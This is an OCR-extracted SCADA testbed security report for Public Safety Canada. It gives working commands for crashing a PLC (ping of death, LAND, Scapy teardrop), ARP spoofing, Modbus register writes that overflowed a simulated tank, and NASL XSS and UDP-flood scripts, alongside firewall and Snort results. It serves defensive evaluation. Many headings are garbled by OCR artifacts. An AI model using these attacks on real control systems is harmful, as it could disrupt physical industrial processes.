E **F**	With Microsoft XP firewall, No open ports were identified With Tofino Firewall connected between the Nmap laptop and the PLC, no open ports are identifiable
E **IDS**	The SNORT IDS with preprocessor enabled for TCP SYN identification generates following: Alert: PSNG-TCP-PORTSCAN; Priority: 2 (Medium) Classification: Attempted Information Leak UDP Port Scan was detected by SNORT as Alert: ICMP Destination Unreachable Port Unreachable; Priority: 3 (Low) Classification: Misc Activity

3.2.2 Denial-of-service (DoS) VulnerabilityTests

This section covers the Denial-of-Service (DoS) tests executed to exploit network side vulnerabilities. These tests can be used to attack control components of the SCADA network. The tests were mainly carried out on the PLC with IP address 192.168.1.1. The following network-based DoS attacks were carried out:

- Ping of Death
- Local Area Network Denial (LAND)
- Teardrop attack
- TCP SYN Flood

The following sub-sections cover the details of these tests.

3.2.2.1 D D

T	
O	The objective is to test the ability of the PLC or RTU network stack to handle ping packets with large data attached to it. This is one of earliest known types of DoS attacks
V	ICMP Ping packets are usually 84 bytes with the option of padding additional data. A ping packet of large size (~65K bytes) is sent as fragmented packets, so the network stack has to buffer all the fragments to form a complete ping packet. If no checks are done on size of ping, for

	systems with low memory, this can result in buffer overflow, thus crashing the system
T□□□□	This test was performed using the Nping tool on a Centos-5.6 PC as listed in section 2.2.3. The following command was used nping --icmp --mtu 64 --data-length 13000 192.168.1.1 The above command sends out 5 consecutive ping requests. The data-length was varied from a few hundred bytes to tens of thousands of bytes
T□□□S□□□□	This test just requires access to a Linux PC connected on the control network. Nping is usually a default installation on linux systems with network administrative capabilities
T□□□R□□□□□	***Outcome***: Fault – Critical. The PLC crashed when the data length attached to ping was increased to 13000 bytes and above due to the small size of PLC memory. As a result, the HMI loses connection with the PLC.
E□□□□□□□□□□□□□□□□F□□□□ □□□	Firewall was able to block these as pings originating from the outside, are not allowed to pass through firewall
E□□□□□□□□□□□□□□□□IDS	SNORT IDS detects all types of ICMP ping packets as: *Alert*: ICMP-PING; Priority: Low Classification: Misc-activity

3.2.2.2 D□□□□□□□□□□□□□□□□□□□□L□□□□A□□□N□□□ □□□D□□□□□LAND□

T□□□□	
O□□□□□□□□	The objective is to test the ability of the PLC network stack to handle spoofed IP and ports for TCP connection packets. This is also an older type of DoS attack.
V□□□□□□□□□□□□□□	This test is based on exploiting buggy implementations of TCP connection handling in the network stack software. The send TCP connection packet has identical source and destination IP addresses as well as identical source and destination ports. Some network stacks are unable to handle this type of

	request and may crash.
T	This test was carried out using Nping tool on Centos-5.6 PC as listed in section 2.2.3. The following command was used nping --tcp -g 502 -p 502 –S 192.168.1.1 --dest-ip 192.168.1.1 In the above, 192.168.1.1 is the IP address of the PLC device
T S	This test requires access to a Linux PC connected on the control network. Nping is usually a default installation on linux systems with network administrative capabilities
T R	***Outcome***: Fault - Critical The PLC crashed, as it was unable to handle this type of traffic. As a result, the HMI loses the connection to the PLC.
E F	The Tofino firewall has to be configured to pass specific traffic. The test setup configuration allows traffic for port 502 with source IP address of HMI notebook. If the Test tool PC IP address is spoofed and configured to be same as the HMI IP, this attack can be carried out even in the presence of a firewall.
E IDS	SNORT IDS detects LAND attack as *Warning*: Bad Traffic, same source/destination IP.

3.2.2.3 D T A

T	
O	This test evalutes the ability of the PLC or RTU network stack to handle malformed IP fragmented packets.
V	This test is based on poor handling of IP fragmented packets by certain network stacks – especially fragments with overlapping data.

T□□□□	This test was carried out using the SCAPY tool on Centos-5.6 PC as listed in section 2.2.4. The following set of commands were used to create this command [16] Start the SCAPY tool by typing scapy on a console window >> send(IP(dst=”192.168.1.1”, id=42, flags=”MF”)/UDP()/(“X”*10)) >> send(IP(dst=”192.168.1.1”, id=42, frag=48)/(“X”*116)) >> send(IP(dst=”192.168.1.1”, id=42, flags=”MF”)/UDP()/(“X”*224))
T□□□S□□□□	Log into the Test tool PC running Centos-5.6 and connected to the Control network. Make sure Scapy is installed or install it from [7]. Start the scapy tool and run the commands listed in Tools section of this table.
T□□□R□□□□□	***Outcome***: Fault - Critical PLC crashed. HMI looses connection with PLC.
E□□□□□□□□□□□□□□□F□□□□ □□□	The Tofino Firewall was able to block these as IP packets as no UDP traffic originated from the outside is allowed to pass through
E□□□□□□□□□□□□□□□IDS	SNORT IDS identifies this teardrop attack as: *Alert*: Fragmentation Overlap, Short Fragment, possible DOS attempt; Priority: Low Classification: Generic Protocol Command Decode

3.2.2.4 D□□□□□□□□□□□□□□□□□□□□UD□ □ □□□□□□□ □□ □□□□□□□□

T□□□□	
O□□□□□□□□□	This test evaluates the ability of the PLC or RTU network stack to handle malformed UDP Packets (same source and destination IP but different UDP ports)
V□□□□□□□□□□□□□□	This test is designed to exploit poor handling of UDP packets by certain network stack software.
T□□□□	This vulnerability was found during the OpenVas vulnerability scan. The test can also be carried out using the OpenVas CLI and associated NASL (Nessus Attack Script Language) script with the command openvas-nasl --t 192.168.1.1 fw1_udp_dos.nasl The script is listed in the Appendix. Tests can be carried out using the nping tool as well.
T□□□S□□□□	This test requires logging into a PC having the OpenVas installation and connected to the PLC. Tests can be carried out using the OpenVas command line and fw1_udp_dos.nasl script as listed above.
T□□□R□□□□□	**O□□□□□ □**: Fault – Major PLC netstack crashed. HMI loses connection with the PLC. The FTP and HTTP servers becomes inaccessible
E□□□□□□□□□□□□□ □□F□□□□ □□□	The Tofino Firewall was able to block these as no UDP traffic originating from the outside is allowed to pass through
E□□□□□□□□□□□□□ □□IDS	SNORT IDS identifies this attack as: Warning: Bad Traffic. Same Src/Dst IP.

3.2.2.5 D□□□□□□□□□□□□□□□□□□□TC□ SYN F□□□□

T□□□□	
O□□□□□□□□□	The objective of this test is to exploit existing PLC network stack vulnerabilities associated with handling a larger number of open TCP connections. A large number of TCP connection requests to a PLC or RTU running MODBUS TCP can cause the device to reach the maximum limit of TCP connections allowed per port. This causes the device to reject any

	subsequent requests for new connections – thus effecting a DoS which affects subsequent legitimate requests to the device.
V	This test relies on lack of specific IP address rules for creating a connection with MODBUS TCP port on the PLC. By creating a large number of TCP connections with MODBUS port 502, the maximum connections allowed per port limit can be reached. Thus any SCADA network elements requiring connecting to MODBUS port on PLC will be denied connection, hence creating a Denial of Service.
T	The C++ MODBUS TCP client was modified to send a large number of TCP connection requests to the PLC at port 502 – within a short period of time.
T S	Compile the C++ MODBUS TCP on the Linux test PC which connects to the PLC using MODBUS for SCADA communication. Run the client and observe the successful number of TCP connections.
T R	*Outcome*: Vulnerable Behavior A maximum number of 20 TCP connections were possible to PLC MODBUS port 502. After this subsequent TCP connections requests failed. It was also observed that idle TCP connections were closed within a minute of the connection establishment by the PLC.
E F	The Tofino firewall blocks MODBUS TCP connection requests from IP addresses not configured to connect to PLC Modbus port.
E IDS	No Warning or Alerts were generated on SNORT IDS.

3.2.3 Man-in-the-Middle Attack (MITM) Vulnerability

This type of vulnerability exists due to lack of authentication and encryption. MITM can be used for creating a DoS situation, traffic sniffing or injecting unwanted traffic into the affected network. The ARP Cache poisoning test was carried out to exploit this vulnerability as described in the sub-section below.

3.2.3.1 AR□ C□□□□ □□□□□□□□

T□□□□	
O□□□□□□□□	The objective of this test is to show that if an intruder has access to a SCADA network, ARP cache poisoning can be used to create a MITM in the attack. A DoS situation can be created for the SCADA HMI with successful ARP spoofing of the control device.
V□□□□□□□□□□□□	Lack of security device on SCADA network Lack of authentication in the SCADA MODBUS protocol
T□□□□	This test was performed using the Nping tool on Centos-5.6 PC. The following command was used. nping --arp --arp-type ar --arp-sender-mac <mac addr> --arp-sender-ip 192.168.1.1 192.168.1.15 This commands spoofs 192.168.1.1 (PLC) MAC address with its own mac address and sends it to HMI
T□□□S□□□□	This test just requires access to a Linux PC connected on the control network. Nping is usually a default installation on linux systems with network administrative capabilities
T□□□R□□□□□	*Outcome*: Vulnerable Behavior Looking at the ARP table of the HMI notebook with “arp –n” commands shows that its ARP table has an entry for 192.168.1.1 with test PC mac address. As soon as ARP spoofing commands are sent to the HMI notebook, it lost connection with the PLC.
E□□□□□□□□□□□□□□ F□□□□ □□□	No firewall is deployed between HMI and test PC
E□□□□□□□□□□□□□□ IDS	For detecting ARP spoofing attacks, the IP address and corresponding MAC address in the ARP preprocessor directives need to be configured in the snort.conf file. The following alert was generated by SNORT *Alert*: Attempted ARP Cache-Overwrite Attack

3.3 □ROTOCOL VULNERA□ILITY TESTING

This section focuses on testing of MODBUS TCP protocol vulnerabilities which exist due to lack of authentication and encryption. The following tests were carried under this category

- Identify MODBUS Device ID
- Read Data from Master/Slave
- Write Data to Master/Slave

3.3.1.1 I□□□□□□□ □ OD□US ID

T□□□□	
O□□□□□□□□	The objective of this test is to test the ability to figure out the Control device identifier used by MODBUS by sniffing packets on the SCADA network. Once the MODBUS device identifier is known, it can be used for reading/writing to MODBUS control device.
V□□□□□□□□□□□□	Lack of encryption of SCADA MODBUS protocol
T□□□□	Wireshark packet sniffer running on a Windows XP Laptop
T□□□S□□□□	Make sure that a laptop with Wireshark is connected to the control network. Start wireshark and select the interface connected to the control network Since the HMI is connected to the PLC through the network, it sends MODBUS read requests to the PLC for various control parameters. Byte 6 of the MODBUS requests from the HMI to PLC provides the Unit Identifier.
T□□□R□□□□□	*Outcome*: Vulnerable Behavior Reading the byte 6 of MODBUS gives the value of 0x01 i.e. not used. This can be used for creating your own MODBUS read/write requests
E□□□□□□□□□□□□ □□F□□□□ □□□	No use of firewall in this test - just sniffing network traffic.
E□□□□□□□□□□□□ □□IDS	No IDS detection as no writes or reads are done on the network. This test requires just the ability to sniff MODBUS traffic on the network

3.3.1.2 R□□□ D□□□ □□□□ □ □□□□□□S□□□□

T□□□□	
O□□□□□□□□	The objective of this test is to show that if the IP address and MODBUS Unit Identifier for the PLC using MODBUS protocol are known, it is possible to read the various registers/coils of PLC without much effort.
V□□□□□□□□□□□□□□	Lack of authentication and encryption for the MODBUS protocols
T□□□□	This test was done using the C++ MODBUS TCP client by adding a Function for reading MODBUS registers. The trial version of ModScan was another tool that was used as listed in section 2.2.6.
T□□□S□□□□	The ModScan tool was installed on a Windows XP laptop. It needs an IP address, a register address, a type of data to read, and number of registers to read. By sniffing MODBUS requests we can see some of the register addresses in use. Register address 0x3001 with a number of registers to read 200 were seen in the request. These values were set in ModScan request. The C++ MODBUS TCP client was also used to read these register values.
T□□□R□□□□□	*Outcome*: Vulnerable Behavior Values of all 200 registers were returned. Most of them were zeroes except the first 14 of them. These fourteen registers values can be overwritten to pass wrong information to HMI or affect the control loop.
E□□□□□□□□□□□□□□ □□F□□□□ □□□	The Tofino firewall will block MODBUS TCP connection requests from IP addresses not configured to connect to PLC Modbus port.
E□□□□□□□□□□□□□□ □□IDS	SNORT IDS identifies MODBUS TCP reads from a control device as: *Alert*: SCADA Modbus read holding register from external source Priority: Low; Classification: Generic Protocol Command Decode

3.3.1.3 W□□□□D□□□ □□ □ □□□□□□S□□□□

T□□□□	
O□□□□□□□□	The primary objective of this test is to highlight that the registers used in control of a process can be overwritten, with potentially disastrous effects on the running industrial process.
V□□□□□□□□□□□□□□	This test exploits the MODBUS/TCP protocol vulnerability of lack of session identification, lack of encryption and lack of authentication in any MODBUS communication.
T□□□□	WAGO PLC 750-841 user manual C++ Modbus TCP Client Trial version of the Modscan tool
T□□□S□□□□	In the test listed in section 3.3.1.2, MODBUS Unit Identifier (of PLC) and set of important registers were detected. This test tries to overwrite these registers and observe the behavior at the HMI and the Simulated Control Process. A set of registers were selected from registers values seen in the captured MODBUS response. Register selection was based on registers having similar values indicating some sort of control loop output value and set output value. The following register writes were carried out: 1. Writing arbitrary but valid values to a group of registers having a value of 0x1E. The registers are at addresses 0x3001, 0x3006, and 0x3007 2. Writing arbitrary but valid values to a group of registers having value of 0x16. The registers are at addresses 0x3002 and 0x3008 3. Writing arbitrary but valid values to a group of registers having a value of 0x12. The registers are at addresses 0x3003, 0x3005, 0x3009 and 0x3010
T□□□R□□□□□□	*Outcome*: Fault - Major Different write values such as 0x20, 0x30 were attempted to address 0x3001 and the results were observed. On the HMI, the level of liquid

	depicted as being present in the scrubber tanks rises as well as on simulated scrubber tank as indicated by LEDs on the display board. After a few moments, the value in this register stabilizes and comes down to the original value. It appears that this register holds the output values of the control loop and modifying its value, makes the control loop unstable, resulting in recalculations of all the control loop variables. Setting different values for register address 0x3006 causes the liquid to rise in the tank and stay there. Using a value of 0x64 (100 in decimal) allowed the tank to overflow and alarm started on simulation panel Writing to other register addresses did not show any changes to the system.
E□□□□□□□□□□□□□□□□□F□□□□ □□□	TheTofino firewall will block MODBUS TCP connection requests from IP addresses not configured to connect to PLC Modbus port.
E□□□□□□□□□□□□□□□□□IDS	SNORT IDS identifies MODBUS TCP write from a control device as: *Alert*: SCADA Modbus write holding register from external source Priority: Low; Classification: Generic Protocol Command Decode

4. EVALUATION OF SECURITY TECHNOLOGIES

The SCADA test bed deployed two security technologies to observe their effectiveness in blocking or detecting a security attack. The two technologies deployed were:

- SNORT Intrusion Detection System
- TOFINO Firewall Appliance.

We describe their detailed behavior in the following sub-sections

4.1 IDS EVALUATION – SNORT

The main objective of an Intrusion Detection System is to detect any malicious or harmful network traffic and generate an alert alarm by monitoring different types of traffic and activities. SNORT is the most widely deployed IDS in IT networks. The following points highlight the observations made during use of SNORT.

- Easy to use and install. Available for Linux (Source code as well as binaries) and Windows OS (Binary version only).
- Can be installed and used on a regular PC having a Network Interface Card
- It includes a large number of rules based on identified vulnerabilities. Rules need to be downloaded separately and requires registration.
- After some minor tweaking/changes in the snort.conf file, SNORT was able to detect most of the security tests performed on the SCADA testbed.
- Of the 16 security tests performed on the SCADA testbed, 12 generated Alerts of different priority levels and one generated warning. Two test cases did not generate any alerts or warnings and one test case is not valid for IDS as no traffic is sent out.
- With more careful configuration, TCP SYN floods may be detectable in the IDS.

Based on these observations, it is recommended that SNORT IDS be a part of any security solution of SCADA network. An IDS can work as a complement to a firewall as it can alert on any malicious activity, which can further be used to strengthen the firewall rules.

4.2 FIREWALL EVALUATION □TOFINO SECURITY A□□LIANCE

Firewalls are often the first line of security devices deployed in IT networks. For our SCADA testbed, the Tofino Argon 220 firewall was used. The following points highlight the observations made during testing of the Tofino firewall.

- Tofino Argon 220 is an ethernet-based firewall. It can be used to protect/segregate SCADA control devices from an IT network or an external Internet connectivity and is not meant to be used as a firewall in regular IT networks.
- The Tofino firewall can be mounted on DIN rails allowing it to be installed besides various control devices
- The firewall has two 10/100 interfaces labeled as insecure (connect to external network) and secure ports (connect to control network)
- There are four specific mode of operations; Decommissioned, Passive, Test, and Operational
- The four operational modes are useful for SCADA networks as it can be deployed without much disruption to SCADA network traffic:
    - The default mode is decommissioned which allows all traffic to pass through.
    - The passive mode also allows all traffic to pass through and can be used while firewall configuration is undergoing.
    - Test mode allows testing your firewall configuration by generating alerts for non-configured traffic instead of filtering the traffic.
- A Windows based Control Management Platform allows you to configure/control the firewall.
- Various firewall modules are present as Loadable Security Modules. Three LSM's were available and configured in this firewall
    - Tofino Argon Firewall LSM
    - Tofino Argon Modbus TCP Enforcer LSM
    - Tofino Argon Secure Asset LSM

  Refer to the Tofino firewall manual [15] for more details on these LSM's

- Using the Tofino Central Management Platform [20], these modules can be activated/de-activated with a click.
- Activating the Firewall LSM blocks all traffic. With this, the HMI is unable to connect to PLC. Traffic can be configured to pass through the firewall based on IP & port configuration.
- Modbus Enforcer module allows you to configure for a particular IP address all the Modbus Function Codes with permissions such as Log, Enforcer, Allow etc

- Modbus rules were added for FC3 (Read Register) for the HMI notebook PC. With this, the HMI was able to connect to the PLC and read registers. However changing values on the PLC by the HMI still wouldn't work as Write Registers are still blocked.
- Any other device is unable to connect to the PLC Modbus port
- By spoofing the IP address of HMI Notebook on the Test PC, a connection was possible to PLC Modbus port and we were able to read registers. This indicates that filtering is based only on the IP/Port combination
- HMI notebook/Test PC IP addresses were added to access ftp port 21 and http port 80. This was used for further vulnerability testing.
- Other SCADA specific available LSM is the OPC Classic Enforcer. However it was not provided with this version of firewall.
- The filtering supported by Tofino does not appear to support Layer 2 fields explicitly. e.g filters based on fields in the MAC header. However Tofino does have specific built in L2 protection including:
    - Ethernet Multicast blocking
    - Hardcoded PPS rates for Ethernet Unicast/Multicast/Broadcast packets

5. R□□□□□□□□

[1] Makkar R., Seddigh N., Nandy B. et-all "SCADA Solana TestBed", M1, Tech Report, Public Safety Canada, October 2011

[2] Makkar R., Seddigh N., Nandy B. et-all "SCADA Solana Security TestPlan", M3, Tech Report, Public Safety Canada, November 2011

[3] Nmap, http://nmap.org/

[4] OpenVas, http://www.openvas.org/

[5] Nping, http://nmap.org/nping/

[6] Centos, http://www.centos.org/

[7] SCAPY, http://www.secdev.org/projects/scapy/

[8] NetworkMiner Packet Analyzer, http://sourceforge.net/projects/networkminer/

[9] SNORT, http://www.snort.org

[10] ModScan, http://www.win-tech.com/html/modscan32.htm

[11] Wireshark, http://www.wireshark.org/

[12] WAGO PLC Manual, "Modular I/O-System ETHERNET TCP/IP 750-841 Manual Technical description, installation and configuration, Version 1.0.0", Available at http://www.wago.com/wagoweb/documentation/750/eng_manu/coupler_controller/q07500841_00000000_0en.pdf

[13] Tofino Security Demonstration System: Setup and Operation Manual, Feb 2011, Byres Security Inc.

[14] OpenVas Start and Setup OpenVas-4, http://www.openvas.org/setup-and-start.html

[15] Tofino Argon 2200 Hardware Installation and Troubleshooting Guide, V.1.1.0, Byres Security Inc

[16] Philippe Biondi and the Scapy community, Scapy Documentation, Release 2.1.0, http://www.dirk-loss.de/scapy-doc/Scapy.pdf

[17] Libpcap, http://www.tcpdump.org

[18] Libpre, http://www.libpre.org

[19] Libdnet, http://code.google.com/p/libdnet

[20] User Guide, "Tofino Central Management Platform", Byres Security Inc

6. A□□□□□□

6.1 NASL Scri□t □G□□TINE □5□3□7.NASL

```
##############################################################################
# OpenVAS Vulnerability Test
# Tine Multiple Cross Site Scripting Vulnerabilities
# Authors:
# Michael Meyer <michael.meyer@greenbone.net>
##############################################################################

if (description)
{
 script_id(103313);
 script_version("$Revision: 12077 $");
 script_tag(name:"last_modification", value:"$Date: 2011-11-09 17:35:46 +0100 (Mi, 09. Nov 2011) $");
 script_tag(name:"creation_date", value:"2011-10-25 14:02:26 +0200 (Tue, 25 Oct 2011)");
 script_bugtraq_id(50307);

 script_name("Tine Multiple Cross Site Scripting Vulnerabilities");

desc = "Overview:
Tine is prone to multiple cross-site scripting vulnerabilities because
the application fails to sufficiently sanitize user-supplied data.

An attacker could exploit these vulnerabilities to execute arbitrary
script code in the context of the affected website. This may allow the
attacker to steal cookie-based authentication credentials and launch
other attacks.

Tine 2.0 is vulnerable; other versions may also be affected.

Solution:
Vendor updates are available. Please see the references for more
information.

References:
http://www.securityfocus.com/bid/50307
http://www.tine20.org/
http://www.securityfocus.com/archive/1/520167
https://www.htbridge.ch/advisory/multiple_vulnerabilities_in_tine_2_0.html";

 script_tag(name:"risk_factor", value:"Medium");
 script_description(desc);
 script_summary("Determine if installed Tine is vulnerable");
 script_category(ACT_ATTACK);
 script_family("Web application abuses");
 script_copyright("This script is Copyright (C) 2011 Greenbone Networks GmbH");
 script_dependencies("find_service.nes", "http_version.nasl");
 script_require_ports("Services/www", 80);
 script_exclude_keys("Settings/disable_cgi_scanning");
 exit(0);
```

```
include("http_func.inc");
include("host_details.inc");
include("http_keepalive.inc");
include("global_settings.inc");

port = get_http_port(default:80);
if(!get_port_state(port))exit(0);
if(!can_host_php(port:port))exit(0);

dirs = make_list("/tine",cgi_dirs());

foreach dir (dirs) {

  url =
string(dir,"/library/PHPExcel/PHPExcel/Shared/JAMA/docs/download.php/%27%3E%3Cscript%3Ealert(/openvas-
xss-test/);%3C/script%3E");

  if(http_vuln_check(port:port, url:url,pattern:"<script>alert\(/openvas-xss-test/\);</script>",check_header:TRUE)) {

    security_warning(port:port);
    exit(0);

  }
}
exit(0);
```

6.2 NASL SCRI□T □FW□UD□□DOS.NASL

```
# OpenVAS Vulnerability Test
# Description: Checkpoint Firewall-1 UDP denial of service
# Authors:
# Michel Arboi <arboi@alussinan.org>
#

if(description)
{
 script_id(11905);
 script_version("$Revision: 12048 $");
 script_tag(name:"last_modification", value:"$Date: 2011-11-08 17:07:05 +0100 (Di, 08. Nov 2011) $");
 script_tag(name:"creation_date", value:"2005-11-03 14:08:04 +0100 (Thu, 03 Nov 2005)");
 script_bugtraq_id(1419);
 script_tag(name:"risk_factor", value:"High");

 name = "Checkpoint Firewall-1 UDP denial of service";
 script_name(name);

 desc = "
The machine (or a router on the way) crashed when it was flooded by
incorrect UDP packets.
This attack was known to work against Firewall-1 3.0, 4.0 or 4.1

An attacker may use this flaw to shut down this server, thus
preventing you from working properly.
Solution : if this is a FW-1, enable the antispoofing rule;
           otherwise, contact your software vendor for a patch.";

 script_description(desc);

 summary = "Flood the target with incorrect UDP packets";
 script_summary(summary);
 script_category(ACT_FLOOD);
 script_copyright("This script is Copyright (C) 2003 Michel Arboi");
 family = "Denial of Service";
 script_family(family);

 exit(0);
}

#

id = rand() % 65535 + 1;
sp = rand() % 65535 + 1;
dp = rand() % 65535 + 1;
```

```
start_denial();

ip = forge_ip_packet(ip_v:4, ip_hl:5, ip_tos:0, ip_off: 0,
                ip_p:IPPROTO_UDP, ip_id: id, ip_ttl:0x40,
                        ip_src: get_host_ip());
udp = forge_udp_packet(ip:ip, uh_sport: sp, uh_dport: dp, uh_ulen: 8+1, data: "X");

send_packet(udp, pcap_active: 0) x 200;

alive = end_denial();
if(!alive)
{
        security_hole();
        set_kb_item(name:"Host/dead", value:TRUE);
}
```

□. A□□□□□□□D □SCADA S□□□□□□T□□□R□□□□□□□II

SCADA Network Security in a Test bed Environment – Part 2

- 2nd Draft Test Results Document -

February 22, 2012

Prepared for
Public Safety CCIRC
(Canadian Cyber Incident Response Center) Group

Prepared by:

Table of Contents

List of Figures

List of Tables

1. I□□□□□□□□□□

This document is the one of the deliverables as part of a Public Safety Canada project (PSC) entitled "SCADA Network Security in a Test bed Environment". Previous deliverables discussed the form and nature of the test bed as well as results from initial security evaluation carried out on the test bed. The test bed is to be used for assessment, testing and evaluation of SCADA network architectures, vulnerabilities, and defense mechanisms as well as development of best practices for securing such networks. This document describes new test tools acquired for testing the vulnerabilities of SCADA network. Two types of test tools were acquired: WurldTech Achilles Satellite Security Analysis Platform and Nessus Vulnerability Scanner. The tests were carried out on the SCADA testbed defined in [1]. This document also provides a brief description of each test case along with the observed effect on the SCADA testbed.

1.1 □RO□ECT O□□ECTIVE

A SCADA network test bed is a key requirement for efforts to conduct SCADA related studies and research. Key project objectives include the following:

1. Create a SCADA Network test bed by identifying and procuring various SCADA components
2. Identify the vulnerabilities of various SCADA components or protocols as applicable to the test bed
3. Use various tools to validate or expose those vulnerabilities
4. Conduct testing with two existing SCADA networks security technologies and test their abilities to overcome the identified vulnerabilities
5. Share the outcomes of this project with other groups to increase the size of the Canadian resource pool with SCADA cyber security expertise. Examples could include Federal Government departments and universities researchers.
6. Host the test bed at a CCIRC secure lab facility where it will have utility following this specific project

1.2 DOCU□ ENT O□□ECTIVE

Key objectives of this document are listed below:

- Describe the WurldTech Achilles Satellite and Tenable Nessus vulnerability scanner test tools in terms of their usability, testing features, configuration details and required test setup
- Describe the SCADA testbed that the security test tools were utilized for.

- Provide a brief description of all the tests carried out with Achilles Satellite and Nessus along with the SCADA testbed observed behavior.
- Summarize security vulnerabilities found in the testbed equipment using the test tools

1.3 DOCU□ ENT OVERVIEW

This section provides a quick overview of the content in this document.

Section 2.1 reviews the SCADA testbed. Section 2.2.1 briefly describes the Achilles Satellite product along with its test setup. Section 2.2.2 brief describes the Nessus Scannner product along with its installation procedure, and test usage.

Section 3 presents information useful for testing with the Achilles Satellite tool. Section 3.1 outlines the types of tests provided in the Achilles Satellite Test Library. Section 3.2 illustrates common configuration parameters used in the Achilles test cases. Section 3.3 provides the list of Monitors utilized to monitor the health of devices under test in the SCADA network. Section 3.3.1 to 3.3.4 provides greater detail for all the monitors used during testing with Achilles.

Section 4 covers all the test cases executed in the SCADA test bed using the Achilles Satellite tool. Section 4.1 to 4.10 discusses the test cases - divided based on various layer 1-4 of network stack/protocol. Each of sections 4.1 to 4.10 provides various subsection covering test cases with a brief description of the test, its configuration parameters, and observed results.

Section 5 describes the Nessus tool in terms of installation, configuration, usage and test results. Section 5.1.1 summarizes the steps for Nessus installation on the Centos-5.6 operating system. Section 5.1.2 presents configuration details and outlines the approach to set up a network vulnerability scan on a SCADA network. Section 5.2 presents the results of vulnerability scan on the SCADA testbed.

References are listed in Section 6.


2. T□□□□□□ O□□□□□□□

This section presents a description of the SCADA testbed, briefly discusses the test tools and outlines a summary of the results observed using each set of test tools.

2.1 TEST□ED CONFIGURATION

Figure 1 provides an illustration of the SCADA test bed network used for the testing in this document. A 10/100Mb hub is used to connect testbed components – effectively creating a Local Area Network. All other elements of this network are briefly described below:

- **A□□□□□C□□□□S□□□ □□□**– Java based software running on Windows XP Laptop used for connecting to the Achilles Satellite device and for managing test cases.
- **A□□□□S□□□□□**– Achilles satellite box used to execute all the security tests.
- **S□□□IDS** – An intrusion detection system installed on a PC running the Centos 5.6 Linux Operating System
- **H□ I□C□ □N□□□□□** – A notebook running Windows XP with the SCADA HMI software and Central Management Platform software used for firewall configuration



F□□□□1 SCADA Network Testbed

- **N**□□□□□ □□□□□□□□□□□□ □□□□□□□– the Nessus software was installed on a desktop computer. When carrying out vulnerability scans, the Achilles Satellite tool is run in monitor mode only so it can determine the result of the Nessus scans.
- A Wago 750-841 Programmable Logic Controller running an industrial process simulation and controlling the process from the HMI using MODBUS TCP protocol.
- A demo panel with LEDs mounted showing a simulated gas pipeline control process connected to the PLC using digital I/O.

2.2 TEST EQUIPMENTS TOOLS

This subsection provides a brief description of the test tools along with a summary of test results. The key test tools utilized during this phase of testing include:

- Achilles Satellite test tool
- Nessus Vulnerability Scanner
- SNORT IDS

A detailed description of the Achilles satellite and Nessus tools can be found in sections 0 and 5.

2.2.1 Achilles Satellite Tool

As per description provided in [3], Achilles Satellite is an automated testing tool for Ethernet based devices in SCADA control system networks. Salient features of the tool include:

- Ability to test the security of existing control devices and to identify and address critical vulnerabilities in a device
- Automated grammar-based testing and stateful packet generation to test performance and integrity of a device.
- Supports testing the implementation of common industrial protocols and available proprietary protocols as well as integration with third-party test tools.
- Generation of performance statistics and measurements reports for all test cases

